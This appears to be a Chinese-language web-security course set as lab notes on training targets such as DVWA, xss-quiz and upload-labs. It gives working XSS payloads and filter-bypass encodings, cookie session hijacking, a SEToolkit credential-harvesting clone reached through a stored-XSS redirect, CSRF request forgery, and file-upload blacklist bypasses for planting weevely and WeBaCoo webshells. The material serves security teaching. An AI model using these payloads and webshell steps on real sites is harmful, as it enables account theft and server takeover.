跨站脚本攻击(Cross Site Scripting),为了不和层叠样式表(Cascading Style Sheets)的缩写混淆, 故将跨站脚本攻击缩写为XSS。恶意攻击者往web页面里插入恶意script代码,当用户浏览该 页时,嵌入其中web里面的script代码会被执行,从而达到恶意攻击用户的目的

cookie介绍

cookie是在HTTP协议下,服务器或脚本可以维护客户工作站上信息的一种方式。cookie是由 web服务器保存在用户浏览器(客户端)上的小文本文件,它可以包含有关用户的信息

由于HTTP是一种无状态的协议，服务器单从网络连接上无从知道客户身份。怎么办呢？就 给客户端们颁发一个通行证吧，每人一个，无论谁访问都必须携带自己通行证。这样服务 器就能从通行证上确认客户身份了。这就是Cookie的工作原理。

反射型XSS

反射型XSS又称非持久性XSS,这种攻击往往具有一次性

攻击者通过邮件等形式将包含XSS代码的链接发送给正常用户,当用户点击时,服务器接受该用 户的请求并进行处理,然后把带有XSS的代码发送给用户。用户浏览器解析执行代码,触发XSS漏洞

存储型XSS

存储型XSS又称持久型XSS,攻击脚本存储在目标服务器的数据库中,具有更强的隐蔽性

攻击者在论坛、博客、留言板中,发帖的过程中嵌入XSS攻击代码,帖子被目标服务器存储在数 据库中。当用户进行正常访问时,触发XSS代码

DOM型XSS

DOM型XSS全称Document Object Model,使用DOM动态访问更新文档的内容、结构及样式

服务器响应不会处理攻击者脚本,而是用户浏览器处理这个响应时,DOM对象就会处理XSS代 码,触发XSS漏洞

通过Python利用cookie会话劫持

```
cookie = "security=low; csrftoken=EIe9fIFCRE4BXu8bqHKRX60hfih1bZAnMFMA8w2DtTygLGXcemxxiAyeAqsJPXhi; PHPSESSID=g2ii9pn9u0sck0shjvcqtfgne0"

cookie = {i.split("=")[0]:i.split("=")[1] for i in cookie.split("; ")}

html = requests.get('http://127.0.0.1/DVWA/index.php',headers=headers).text
```

劫持会话后的操作

1.获取页面数据

2.劫持前端逻辑

3.发送请求

4.偷取用户资料

5.偷取用户密码和登录状态

XSS窜改网页链接

```
<script>
window.onload = function(){
    var link = document.getElementsByTagName("a");
    for(j=0;j<link.length;j++){
        link[j].href = "http://www.baidu.com";
    }
}
</script>
```

XSS盗取用户信息原理

克隆网站登录页面,利用存储XSS设置跳转代码,如果用户访问即跳转到克隆网站的登录页面, 用户输入登录,账号和密码被存储

setookie工具克隆网站

在kali中输入 setoolkit

1.社会工程攻击>1

2.网站攻击>2

3.凭据收集攻击>3

4.root网站克隆>2

存储XSS跳转克隆网站

在DVWA中XSS(Stored)中执行

```
<script>
window.location = "http://192.168.154.130/";
</script>
```

16-XSS攻击

XSS攻击

实验环境介绍

地址:https://xss-quiz.int21h.jp/

探测XSS过程

1.构造一个不会被识别为恶意代码的字符串提交到页面中

2.使用浏览器审查工具进行代码审查,寻找构造的字符串是否在页面中显示

闭合文本标签利用XSS

简单的payload

```
<script>alert(document.domain);</script>
```

闭合标签的payload

```
"</b><script>alert(document.domain);</script>
```

配置Chrome关闭XSS-Auditor

https://xss-qhttps://xss-quiz.int21h.jp/ 利用XSS过程中会出现下图情况。配置Chrome --args -- disable-xss-auditor

在桌面新建一个快捷方式

```
"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe" --args --disable-xss-auditor
```

属性中的XSS发现

技巧：ctrl+f 全局搜索输入的内容

闭合引号,尖括号,引入script脚本

payload

```
123"><script>alert(document.domain);</script>
```

属性中的XSS发现

onmouseover 鼠标悬停弹出

```
" onmouseover= " alert(document.domain)>
```

属性中的XSS发现

select元素可创建单选或多选菜单

```
<select name="p2">
    <option>Japan</option>
    <option>Germany</option>
    <option>USA</option>
    <option>United Kingdom</option>
</select>
```

在select下拉框中输入,闭合标签

```
Japan</option><script>alert(document.domain);</script>
```

HTML表单隐藏参数介绍

隐藏域是用来收集或发送信息的不可见元素,对于网页的访问者来说,隐藏域是看不见的。 当表单被提交时,隐藏域就会将信息用你设置时定义的名称和值发送到服务器上

HTML表单文本框介绍

```
<input type='text' name='' value=''>

value       输入字段的初始值
readonly    输入字段为只读(不能修改)
disable     输入字段是禁用的
size        规定输入字段的字符
maxlength   输入字段允许最大长度
```

payload触发XSS漏洞

修改maxlength的值,达到XSS攻击效果

```
"><script>alert(document.domain);</script>
```

HTML事件介绍

W3C网址:http://www.w3school.com.cn/tags/html_ref_eventattributes.asp

HTML实体 ：https://www.w3school.com.cn/html/html_entities.asp

通过HTML事件来触发XSS

```
" onmouseover="alert(document.domain)

" onclick="alert(document.domain)
```

空格分隔属性中的XSS

按照上面的闭合思路来进行尝试

```
" onmouseover= "alert(document.domain)
```

javascript伪协议介绍

将javascript代码添加到客户端的方法是把它放置在伪协议说明符javascript:后的URL中。这 个特殊的协议类型声明了URL的主体是任意的javascript代码，它由javascript的解释器运行。 如果javascript:URL中的javascript代码含有多个语句，必须使用分号将这些语句分隔开

```
javascript:var now = new Date(); "<h1>The time is:</h1>" + now;
```

javascript URL还可以含有只执行动作，但不返回值的javascript语句

```
javascript:alert("hello world!")
```

a链接标签属性

标签定义超链接,用于从一个页面链接到另外一个页面
标签最重要的属性是href属性,它指定链接的目标
在所有浏览器中，链接的默认外观是：

- 未被访问的链接带有下划线而且是蓝色的
- 已被访问的链接带有下划线而且是紫色的
- 活动链接带有下划线而且是红色的

XSS漏洞发现

构造特殊无害字符串,响应中寻找字符串
跳过Stage #9,在span标签中添加 onclick= "alert(document.domain)"

绕过方法

1.双写绕过

```
"><script>alert(document.dodomainmain);</script>
```

2.编码绕过
alert(document.domain)
YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ==
eval 执行JavaScript代码
atob 解码base64

```
"><script>eval(atob('YWxlcnQoZG9jdW1lbnQuZG9tYWluKQ=='));</script>
```

绕过替换script和on事件的XSS

在Stage #11演示

```
&#09;  tab制表符html十进制编码

"><a href="javascr&#09ipt:alert(document.domain);">xss</a>
```

利用IE特性绕过XSS过滤

IE中两个反引号``可以闭合一个左边双引号

" `` 可以这样闭合

``onclick=alert(document.domain)

这个只适用于IE浏览器

利用CSS特性绕过XSS过滤

CSS层叠样式表,是一种用来表现HTML或XML等文件样式的计算机语言。可以修饰页面效果,拿网站 效果演示,修改css看页面效果

利用CSS特性绕过XSS过滤

```
background:url("javascript:alert(document.domain);"); 设置背景颜色
```

IETester

官网:https://www.my-debugbar.com/wiki/IETester/HomePage

在IETester中打开Stage #13网址进行测试

在IETester中进行测试,因为各个版本的IE都需要进行测试,Windows10里面自带的IE不会执行

IE中利用CSS触发XSS

CSS中执行js

css expression(css表达式)又称Dynamic properties(动态属性)是早期微软DHTML的产物，以其可以在Css中定义表达式(公式)来达到建立元素间属性之间的联系等作用，从IE5开始得到支持，后因标准、性能、安全性等问题，微软从IE8 beta2标准模式开始，取消对css expression的支

在Stage #14演示

IE5及其以后版本支持在CSS中使用expression，用来把CSS属性和Javascript表达式关联起来

```
here:expres/\*\*/sion(if(!window.x){alert(document.domain);window.x=1;});

here:e\\0xpression(onmouseover=function(){alert(document.domain)})
```

16进制绕过过滤触发XSS

十六进制介绍

十六进制转换有16进制每一位上可以是从小到大为0,1,2,3,4,5,6,7,8,9,A,B,C,D,E,F 16个大小不同 的数,即逢16进1,其中A,B,C,D,E,F(字母不区分大小写),这六个字母来分别表示10,11,12,13,14,15

python16进制转换

```
import binascii

s = binascii.b2a_hex(">" .encode("utf8"))

print(s.decode())

print("\\x"+s.decode())
```

双斜杠+16进制绕过

```
\\x3cscript\\x3ealert(document.domain);\\x3c/script\\x3e
```

unicode绕过过滤触发XSS

unicode介绍

Unicode(万国码、国际码、统一码、单一码)是计算机科学领域里的一项业界标准。它对世界 上大部分的文字系统进行了整理、编码，使得电脑可以用更为简单的方式来呈现和处理文字

Unicode是为了解决传统的字符编码方案的局限而产生的,它为每种中的每个字符设定了统一并 且唯一的二进制编码,满足跨语言、跨平台进行文本转换、处理的要求。

使用Python将字符串转换为unicode类型

```
import binascii

s = binascii.b2a_hex(">".encode("utf8"))
print(s.decode())

print("\\u00"+s.decode())
```

XSS攻击

```
\\u003cscript\\u003ealert(document.domain);\\u003c/script\\u003e
```

17-存储型XSS测试

存储型XSS测试

环境搭建

1.下载ROCBOSS：https://www.rocboss.com/

2.按照文档进行安装

定向挖掘XSS漏洞

XSS漏洞可以存在于个人资料出,文章发表处或者留言评论处

黑名单审计

私信位置没有被实体化,可以进行XSS,但是被黑名单过滤

查看system\util\Filter.php文件

没有过滤details和ontaggle

绕过过滤,触发XSS

```
"><details open ontoggle=eval("\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3aalert
('xss')")><"
```

18-CSRF原理介绍

CSRF原理介绍

CSRF漏洞定义

CSRF(cross-site request forery,跨站请求伪造),也被称为one click attack或者session riding,通过缩 写为CSRF或者XSRF

XSS与CSRF区别

1.XSS利用站点内的信任用户,盗取cookie

2.CSRF通过伪装成受信任用户请求信任的网站

CSRF漏洞原理

利用目标用户的合法身份,以目标用户的名字执行某些非法操作

正常用户转账

http://www.xxx.com/pay.php?user=xx&money=100

恶意用户转账

http://www.xxx.com/pay.php?user=恶意用户&money=1000

CSRF漏洞利用

在修改密码的时候,抓包抓到修改密码的请求

```
http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=123&password_conf=123&
Change=Change
```

GET型CSRF代码分析

```
http://127.0.0.1/csrf/csrf_get.php?username=admin&password=admin
```

CSRF防御措施

CSRF漏洞实质:服务器无法准确判断当前请求是否是合法用户的自定义操作

1.验证码防御

2.referer check防御

19-文件上传

文件上传

靶场环境

GitHub地址: https://github.com/c0ny1/upload-labs

文件上传-绕过JS验证

1.JS验证代码分析,在page-1中的index.php

burpsuite剔除响应JS

对于JS前端验证,直接删除掉JS代码之后就可以绕过JS验证

浏览器审计工具剔除JS

利用浏览器的审查工具剔除JS之后,保存为新文件然后进行文件上传

文件上传-绕过MIME-Type验证

MIME-Type介绍

MIME(Multipurpose Internet Mail Extensions)多用途互联网邮件扩展类型。是设定某种扩展名的文件 用一种应用程序来打开的方式类型，当该扩展名文件被访问的时候，浏览器会自动使用指定应用程 序来打开。多用于指定一些客户端自定义的文件名，以及一些媒体文件打开方式。

常见的MIME类型

https://www.jianshu.com/p/50ea483d62b6

验证MIME-Type代码分析

Pass-2中index.php

burpsuite绕过MIME-Type验证

利用Burpsuite工具截断HTTP请求，在Repeater重放修改MIME-Type类型绕过验证。image/jpeg

文件上传-绕过黑名单验证

基于文件后缀名验证介绍

对于文件上传模块来说，尽量避免上传可执行的脚本文件。为了防止上传脚本需要设置对应的验证 方式。最简单的就是设置文件后缀名验证。

基于文件后缀名验证方式的分类：

1.基于白名单验证：只针对白名单中有的后缀名，文件才能上传成功。

2.基于黑名单验证：只针对黑名单中没有的后缀名，文件才能上传成功

基于黑名单验证代码分析

对于黑名单中的后缀名筛选。绕过黑名单可以通过寻找“漏网之鱼” ，寻找某些可以被作为脚本执行 同时也不在黑名单中。

Pass-3中index.php

Burpsuite绕过黑名单验证

利用Burpsuite工具截断HTTP请求，利用Intruder模块进行枚举后缀名，寻找黑名单中没有过滤的后 缀名。

绕过黑名单验证(大小写验证)

大小写绕过原理

Windows系统下，对于文件名中的大小写不敏感。例如：test.php和TeSt.PHP是一样的。

Linux系统下，对于文件名中的大小写敏感。例如：test.php和 TesT.php就是不一样的。

基于黑名单验证的代码分析

只存在于Windows当中,不存在于Linux系统

在Pass-5中的index.php

WeBaCoo上传Webshell

1.WeBaCoo生成Webshell: webacoo -g -o a.php

2.上传Webshell

3.连接Webshell:webacoo -t -u Webshell地址

绕过黑名单验证(空格验证)

空格绕过原理

Windows系统下,对于文件名中空格会被作为空处理,程序中的检测代码却不能自动删除空格。从而 绕过黑名单。针对这样的情况需要使用Burpsuite截断HTTP请求之后,修改对应的文件名 添加空格。

Burpsuite 绕过黑名单验证

利用Burpsuite工具截断HTTP请求,对上传文件名后加空格

绕过黑名单验证(.号绕过)

.号绕过原理

Windows系统下,文件后缀名最后一个点会被自动去除

Burpsuite 绕过黑名单验证

利用Burpsuite工具截断HTTP请求,上传文件加 . 绕过上传。

生成并上传Webshe

使用weevely生成Webshell并上传

1.生成：weevely generate 密码 路径 文件名

2.上传

3.连接：weevely shell文件地址 密码

绕过黑名单验证(路径拼接绕过)

路径拼接绕过原理

在没有对上传的文件进行重命名的情况下,用户可以自定义文件名并在服务器中上传新建,就会造 成对应的绕过黑名单

例如： 用户新建 1.php.空格

修改文件名 绕过黑名单验证

在kali Linux下修改文件名,上传1.php. . 文件

绕过黑名单验证(双写绕过)

双写绕过原理

代码编写过程中，只对黑名单中的内容进行空替换，因为只替换一次所以造成双写绕过。

例如： 1.phphpp